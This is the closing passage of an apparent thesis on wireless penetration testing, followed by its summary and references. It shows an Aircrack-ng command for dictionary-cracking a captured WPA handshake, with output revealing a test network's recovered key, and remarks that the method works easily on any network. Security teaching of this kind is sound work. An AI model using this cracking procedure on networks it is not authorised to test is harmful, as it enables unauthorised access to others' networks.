Now the final step is to crack the key; which can be done with the command ***Aircrack-ng –a2 –b (WPA handshake ID) –w (location of the wordlist) (Location of the test folder created earlier containing all the stolen information) *.cap***



```
                              Aircrack-ng 1.2 rc3


                   [00:00:00] 4 keys tested (259.44 k/s)


                           KEY FOUND! [ heroinsu3 ]


      Master Key     : DD 07 5C 48 1D FA 33 C5 D6 9B EC 8A 3B E0 4E 53
                       E9 A1 13 0C 22 E2 D5 34 E5 67 2B 0C F3 B2 39 42

      Transient Key  : 06 23 74 D4 B5 8E 14 86 75 CF 26 05 FE 30 8F 80
                       B2 71 51 58 77 CB 13 DA 25 37 5A 0C 38 89 72 E6
                       A0 97 7B 64 FC 17 1F 94 2B DF EA 52 9F 14 93 D8
                       14 77 3B 55 2C 53 3F E0 F8 10 EE EE 34 02 C5 C2

      EAPOL HMAC     : D0 0B AE B2 3E FC 40 AD C5 11 0E 3E BC 70 C8 32
root@kali:~#
```

Figure 23. Cracking down the Test network Password

As shown in Figure 23, the login key for the Test Network “pandey niwas” has been cracked. The whole process is quite simple and can be easily executed on any network.

8 Summary

The wireless network is an integral part of modern Information Technology and is being implemented on most of the smart gadgets used on a daily basis. With such a vast field of implementation, security concerns have gone up drastically. Despite several security arrangements, new ways of penetrating the devices are being introduced and will always be introduced.

The main goal of this thesis was to penetrate a wireless test network in order to determine the security level of the network. The test network was penetrated using the **Aircrack** tool from Kali Linux, thus revealing a vulnerability in the network. In order to maintain the desired security level, it is therefore always necessary to be upgraded. As per concern over IEEE 802.11 standards, it would be wise to change security parameters every once in a while. Whilst penetration testing is unable to secure wireless networks completely, it helps making them safer by revealing vulnerabilities.

References

1. Gary J. Mullett. Springfield Technical Community College. National Centre for Telecommunications Technologies: Introduction to Wireless Communication https://www.cengagebrain.com.au/content/9781133885641.pdf
2. Andrea Goldsmith. Cambridge University. Wireless Communications 2005 http://wsl.stanford.edu/~andrea/Wireless/SampleChapters.pdf th March 2016
3. Verhappen Ian. IEEE 802.11 Evolution Continues. May 06 2013 Accessed on 4th March 2016 http://www.controlglobal.com/articles/2013/verhappen-ieee-evolution/
4. Banerji S. & Chowdhury R.S, RCC-Institute of Information Technology, India, On IEEE 802.11; Wireless LAN Technology. 2013 Accessed on 4th March 2016 ftp/arxiv/papers/1307/1307.2661.pdf
5. Wireless LAN 802.11 Wi-Fi, Engineering and Technology History Wiki Accessed on 4th March 2016 http://ethw.org/Wireless_LAN_802.11_Wi-Fi
6. IEEE 802.11 Standards. IEEE STANDARDS ASSOCIATION http://standards.ieee.org/getieee802/download/802.11-2012.pdf
7. IEEE 802.11 Wi-Fi Standards. Wireless Connectivity. Adrio Communication Ltd Accessed on 5th March 2016 http://www.radio-electronics.com/info/wireless/wi-fi/ieee-802-11-standards-tutorial.php
8. Kelly Gordon. Forbes/Tech, 802.11ac vs 802.11n Wi-Fi: What's The Difference? Accessed on 5th March 2016 http://www.forbes.com/sites/gordonkelly/2014/12/30/802-11ac-vs-802-11n-wifi-whats-the-difference/#351df1143785
9. Coleman David. Aerohive Networks. 2.4 GHz Channel Planning: Wi-Fi Back to Basics July 2012. Accessed on 6th March 2016

http://boundless.aerohive.com/experts/wi-fi-back-to-basics--24-ghz-channel-planning.html

10. European Standard EN 301 893, EN 300 328 V1.8.1 to be mandatory from 1st January 2015 Accessed on 7th March 2016 http://www.tuv-sud.co.uk/uk-en/about-tuev-sued/tuev-sued-in-the-uk/tuev-sued-product-service/tuev-sued-product-service-news/en-300-328-v1.8.1-to-be-mandatory-from-1st-january-2015
11. Decision 2005/513/EC. Commission Decision, Official Journal of the European Union 11.July 2005 http://eurlex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2005:187:0022:0024:EN:PDF
12. Kartik Krishnan. Computer Networks and Computer Security. 2004 http://www4.ncsu.edu/~kksivara/sfwr4c03/lectures/lecture9.pdf Accessed on 17th March 2016
13. Public Key Algorithms http://www.abcseo.com/papers/security/09-public-key-algorithms.htm Accessed on 17th March 2016
14. Wi-Fi Alliance Security Roadmap, WI-FI Alliance http://csrc.nist.gov/archive/wireless/S09_WPA%20Analyst%20Briefing%2005-part1-ff.pdf Accessed on 18th March 2016
15. Brian R. Miller & Booz A. Hamilton, Issues in Wireless Security 2002 https://www.acsac.org/2002/case/wed-c-330-Miller.pdf Accessed on 18th March 2016
16. Bluetooth Technology Basics. Mac Developer Library. Apple computer Inc. 2003, 2012 https://developer.apple.com/library/mac/documentation/DeviceDrivers/Conceptual/Bluetooth/BT_Bluetooth_Basics/BT_Bluetooth_Basics.html Accessed on 21st March 2016
17. National Security Agency, Bluetooth Security,. https://www.nsa.gov/ia/_files/factsheets/i732-016r-07.pdf Accessed on 23rd March 2016

18. John Padgette, Karen Scarfone, Lily Chen. National Institute of Standards and Technology. U.S. Department of Commerce. Guide to Bluetooth Security. June 2012
http://csrc.nist.gov/publications/nistpubs/800-121-rev1/sp800-121_rev1.pdf
Accessed on 23rd March 2016
19. Tu C. Niem. SANS institute. Bluetooth And Its Inherent Security Issues
https://www.sans.org/reading-room/whitepapers/wireless/bluetooth-inherent-security-issues-945
Accessed on 23rd March 2016
20. High Level Organisation of the Standard. 2014
http://www.pentest-standard.org/index.php/Main_Page
Accessed on 30th March 2016
21. Dave Burrows. SANS Institute. Penetration 101 - Introduction to becoming a Penetration Tester.
https://www.sans.org/reading-room/whitepapers/testing/penetration-101-introduction-penetration-tester-266
Accessed on 30th March 2016
22. Sam Supakkul, Lawrence Chung. University of Texas. Security Threat Modelling and Analysis: A Goal-Oriented Approach.
http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.103.2997&rep=rep1&type=pdf
Accessed on 4th April 2016
23. What is Wireshark?
https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html
Accessed on 15th April 2016
24. Aircrack-ng
http://aircrack-ng.org/ Accessed on 17 November 2016
25. WPA / WPA2 Word List Dictionaries Downloads, WirelesSHack
http://www.wirelesshack.org/wpa-wpa2-word-list-dictionaries.html
Accessed on 17th November 2016
26. Russell Dean Vines, Chief Security Advisor for Gotham Technology Group, SearchITChannel, Penetration testing reconnaissance
http://searchitchannel.techtarget.com/tip/Penetration-testing-reconnaissance-Footprinting-scanning-and-enumerating
Accessed on 26th Nov. 2016